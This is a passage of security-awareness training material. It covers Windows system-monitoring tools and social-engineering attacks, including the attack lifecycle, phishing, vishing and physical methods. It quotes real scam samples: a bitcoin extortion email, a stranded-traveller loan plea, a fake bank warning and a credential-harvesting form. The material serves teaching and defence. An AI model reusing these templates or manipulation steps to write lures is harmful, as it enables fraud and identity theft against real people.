

A screenshot of the WinPatrol [FREE Edition] application window. The title bar reads "WinPatrol [FREE Edition]". The menu bar includes "File", "Edit", "View", "Tools", "Help", and "About". Below the menu is a toolbar with icons for "Hidden Files", "File Size Monitor", "Recent", "PLUS REQUIRED", "Startup Programs", "Delayed Start", "IE Helpers", "Scheduled Tasks 1.0", "Services", "Active Tasks", "Cookies", and "File Types". The main pane displays a table of startup programs. A checkbox for "Display Secret Startup Locations (Advanced mode)" is checked. A checkbox for "Notify me if a Startup Auto Setting is Removed" is also checked. The table has columns: Title, Command, Status, Company, Type, and First Detected. The data shows five entries: OneDrive (Running, Microsoft, HKCU_RUN, 01/19/2021 8:38 AM), iCMHelper (File Does..., File Do..., Microsoft, HKCU_RUN, 01/19/2021 8:37 AM), WinPatrol [FREE Edition] (Running, Ruware, HKCU_RUN, 01/19/2021 8:37 AM), and BundleUpdateScheduler (Running, Oracle..., x64_RUN, 01/19/2021 8:39 AM). A green status icon is visible in the top right corner.

A screenshot of the Scotty the Windows Watch Dog application window titled "Cookies". The window displays a list of cookies found in the directory C:\Users\win_10\AppData\Local\Microsoft\Windows\TempCookies. The columns are "Domain - Cookie Name", "Path", and "Creator Date". Each row contains a checkbox followed by the cookie details. At the bottom are buttons for "View...", "Remove Unchecked", "Remove Checked", and "Close".

➤ Jv-16 power tools


jv16 Power Tools is an application that enables you to do,

- ✓ Clean and speed up my computer
- ✓ Startup Optimizer
- ✓ Software Uninstaller
- ✓ Startup Timer
- ✓ Windows AntiSpy
- ✓ Check for Vulnerable Software



➤ Regshot

Regshot is an open-source (LGPL) registry compare utility that allows you to quickly take a snapshot of your registry and then compare it with a second one - done after doing system changes or installing a new software product.



● Social engineering

Social Engineering is a method of hacking which is based on spoofing a person's identity and getting their details using socializing skills. It is an art of using Psychology things and marketing skills together for influencing the target victim and manipulate them for getting sensitive information. They generally not only get into systems but also disturb your life. But the thing which keeps it different from all the famous ways of attacks is you no need to write a code for achieving it. In the real world, only social engineering is not enough to get your details, but they use it as an intermediate step to get you into their hands. It is just like a bridge between you and attacker if you step on it didn't forget you will be lost your life as it is an illusion. It happens through a series of steps and had different ways to achieve it. In general, these attacks are gone virtually, so most the victim never knows about the hacker.


➤ Lifecycle of Social Engineering

Keep in mind that never a hacker directly interacts with the victim either virtually or physically. They will go through a series of steps to verify and analyze the present situation of victims knowing along with their past. The steps are like,

- ✓ **Information Gathering:** First, a basic investigation happens on the victim for analyzing his present situation based on his past actions. Interest and ambitious goals are taken into consideration. And then they choose their method of interaction with the victim.
- ✓ **Establishing Relationship:** In this particular phase, the attacker starts engaging with the user through different interfaces and creating a story around him that makes him hurry and quick and tense that makes him open doors for attackers.
- ✓ **Exploitation:** This is where the art of technical Knowledge and human relationship management of an attacker comes into play which makes the victim keep the door open from him till all the work of the attacker done.
- ✓ **Execution:** In this particular phase attacker meets all his needs and makes sure that his work is done without any proof and footprints are left behind throughout the attack. They also make sure that the victim will never know about this and so that, they can maintain a relationship with the user, so they can make use of it for future purposes.

There are many weaknesses of victims that can be used by the attacker.

- ✓ Greed



✓ Fear

The screenshot shows a Microsoft Word document window. The title bar reads "Ashley recommends : I will leak your identity - Message (HTML) (Read-Only)". The menu bar has "File", "Message", and "Tell me what you want to do...". The main content area shows a message from "sharingservices@aol.com" dated "Sat 21/11/2015 15:21" with the subject "Ashley recommends : I will leak your Identity". The message body contains the following text:

Unfortunately your data was leaked in the recent hacking of the Patreon web site and I now have your information. I have your tax id, tax forms, SSN, DOB, Name, Address, Credit card details and more sensitive data. Now, I can go ahead and leak your details online which would damage your credit score like hell and would create a lot of problems for you.

If you would like to prevent me from doing this then you need to send 1 bitcoin to the following BTC address.

Bitcoin Address:
1QATyhCzAfvp8uLpneBNamWTNRR1hx9Cp

You can buy bitcoins using online exchanges easily. The bitcoin address is unique to you. Sending bitcoin takes time, so you better get started right now, you have 48 hours in total.

✓ Curiosity

The screenshot shows a news article with a thumbnail image of a young woman. The headline reads "[SHOCKING] At 15, she did THAT in public high school EVERY day! How Terrible!!" Below the headline is the URL "coles.banasios.gr" and the text "CAUGHT ON VIDEO- she did THAT in public! WAS it right to let her do it Publicly??".

✓ Sympathy

The screenshot shows an email from Doug Crandall. The header includes "Doug Crandall <dcrand007@aol.com>" and "HelpDouglas Crandall". The "To" field is redacted. The message body contains the following text:

I'm writing this with tears in my eyes, my family and I came down here to Kiev, Ukraine for a short vacation, unfortunately we were mugged at the park of the hotel where we stayed all cash, credit card and mobile phone were stolen off us but luckily we still have our passports with us.

We've been to the Embassy and the Police here but they're not helping issues at all the bad news is our flight will be leaving in less than 8-hrs from now but we're having problems settling the hotel bills and the hotel manager won't let us leave until we settle the bills.

I'll need your help (LOAN) financially of \$2,500 . I promise to make the refund once we get back home. Please let me know if i can count on you and i need you to keep checking your email because it's the only way i can reach you.

Doug Crandall

- ✓ Respect for authority



DRIVINGINTRUSIO
INFORMATION
PICTURE REPRESENTATION

You could have been recently granted with a traffic infringement:

Purpose: **Inattentive car driving**
Infringement N: **822259812326**
Date associated with concern: **07/04/2015**
Sum credited: **\$159.64 AUD**
Deadline: **07/05/2015**

To discover more details you should [see your current intrusion info](#).

[see your traffic infringement](#)

has to be done inside of **10 days** on the time of assistance of the infringement information as well as the actual reminder information.

You could make application for a extension to pay this intrusion info fee, in order to dispute the particular liability, within just twenty-eight working days.

auto created message, you are free to [unsubscribe](#).

➤ Types of social engineering attacks


- ✓ Computer based
- ✓ Mobile based
- ✓ Human based

- ❖ Computer based
- Phishing


Phishing is a type of Social Engineering attack that aims to obtain sensitive information including the bank account number, usernames, passwords, and credit card details. It is mostly done by sending fake emails that appear to have come from a legitimate source, or it can be in the form of Vishing. The recipient is mostly manipulated to click a malicious link that can install malware or access sensitive information. Or it can simply be a case of Typo squatting that redirects the recipient to a malicious website in order to obtain login credentials.

Common Features of Phishing Emails:


- ✓ It will have an eye-catching subject such as “Congratulations! You’ve won an iPhone”.
- ✓ It will reflect a sense of urgency so that the recipient doesn’t get enough time to re-think and make a mistake in the hurry that can later benefit the attackers.
- ✓ It will have attachments that make no sense with respect to that email.
- ✓ Branding inconsistency



✓ Sender & casing



✓ Hyperlink target mismatch



✓ Exploiting fear

Thu 26/11/2015 23:15

RBC.Royal.Bank.of.Canada.TEST2.VYXRIVPKRN.mark.hough7886275364@VYXRIVPKRN.kelly.co.uk

IM Critical warning! WE 7886275364

To: troyhunt@hotmail.com; troyhunt@hotmail.com

Dear [troyhunt@hotmail.com](#),

There have been a number of invalid login attempts on your account.

We have to believe that there is a security problem on your account. Therefore we have decided to put an extra verification process to ensure your identity and your account security.

[Please click here to continue the verification process and ensure your account security.](#)

We have temporarily limited your account access until you fully verify the information on your account.

Thank you for your cooperation.

© 2015 RBC Royal Bank

✓ Excessive information requests

Chase Online - Logon

C intalite.com.au/7d465d6371594a8e4987301fb6b3e650/det.php

Credit / Debit Card Information

Enter card information as accurately as possible.
For card number, enter numbers only please, no dashes or spaces.

Card Number:

Name on Card:

Card expiration date: /

Card Verification Code(CVV): (3 digits - Visa®, Mastercard®, and Discover®) / 4 Digits - American Express®)

ATM PIN: (Personal Identification Number - 4 digits)

Security Information

Please provide the information below so that we can verify your identity.

Zip Code:

Driving License Number:

Social Security Number: - - (XXX-XX-XXXX)

Mother's Maiden Name:

Date of birth: - - (MM-DD-YYYY)

Point of Contact for Account

It is important that this Point of Contact information be correct and up to date.


E-mail Address:

E-mail Password:

Confirm E-mail Password:


- Spear phishing

Spear Phishing is type of email attack in which specific person or organization is targeted. In spear phishing attacker tricks target to click on malicious links which installs malicious code and let attacker retrieve sensitive information from targeted system or network.



Common Features of spear phishing:

- ✓ Missing HTTPS



- ✓ Irregular domain names



Phishing

Spear phishing

Phishing attack is done for a wide range of people.	Spear phishing is done for specific person or organization.
Its objective is to steal sensitive data like bank card details from maximum people.	Its objective is to steal sensitive data from a large company regarding stocks etc.
It is an automated attack.	While it is a manual attack.
The targets selected in phishing are very random.	While target is specific in spear phishing.
This is broad and less sophisticated.	While this is more sophisticated.
It is mostly done for money.	While it is done to ruin an organization.
Phishing includes cyber criminals or professional hackers.	While spear phishing attackers are business oriented malicious code distributor.

- Whaling

Whaling is also a type of phishing attack. In this attack high level personal of an organization such as CEO, COO, CTO are targeted. Attacker send Email or text message that seems to be legitimate but contains malicious link. Main focus is to steal admin credentials or trade secrets.

- Vishing

Vishing is a combined form of “Voice + Phishing”. Most of the times a war dialer is used or an automated recording is being played over the call but the active involvement of human operators has also been reported. It uses “Caller ID Spoofing” to convince the victim that the call is from a legitimate source. It also relies upon the techniques of “Social Engineering” to manipulate the victim so that he/she ends up providing the confidential data. This confidential information obtained from the victim is then used for Identity Theft. And the Identity fraud can cause more harm than one can think of.

- Hoax: These are fake emails sending warnings about malware, virus and worms causing harm to the computers.
- Chain letters: Asking people to forward emails or messages for money.

- Spam Messages: These are unwanted irrelevant emails trying to gather information about users.
- ❖ Mobile based
- SMS based: Sending a fake SMS saying that the user has won a bounty, urging him/her to register with confidential information or try and collect other important details.
- Through Malicious Apps: Applications downloaded from third party sources may be malicious; they can access authentication information and other sensitive details.
- Through Email and messengers: Attackers can send spam emails or malicious links through messenger applications. When the victim clicks on it- he may be redirected to a malicious site, or a malware could be downloaded or it may lead to some other malicious activity.

❖ Human based attacks

- Dumpster diving

Removing trash from dumpsters that could reveal sensitive information.

- Tailgating (piggybacking)

Following someone into a building through a gated area or badged access area.

- Shoulder surfing

Shoulder surfing involves looking over the shoulder of someone working on a laptop.

- Masquerading

Masquerading refers to convincing personnel to grant access to sensitive information or protected systems by pretending to be someone who is authorized and/or requires that access. Masquerading is more passive compared to impersonating.

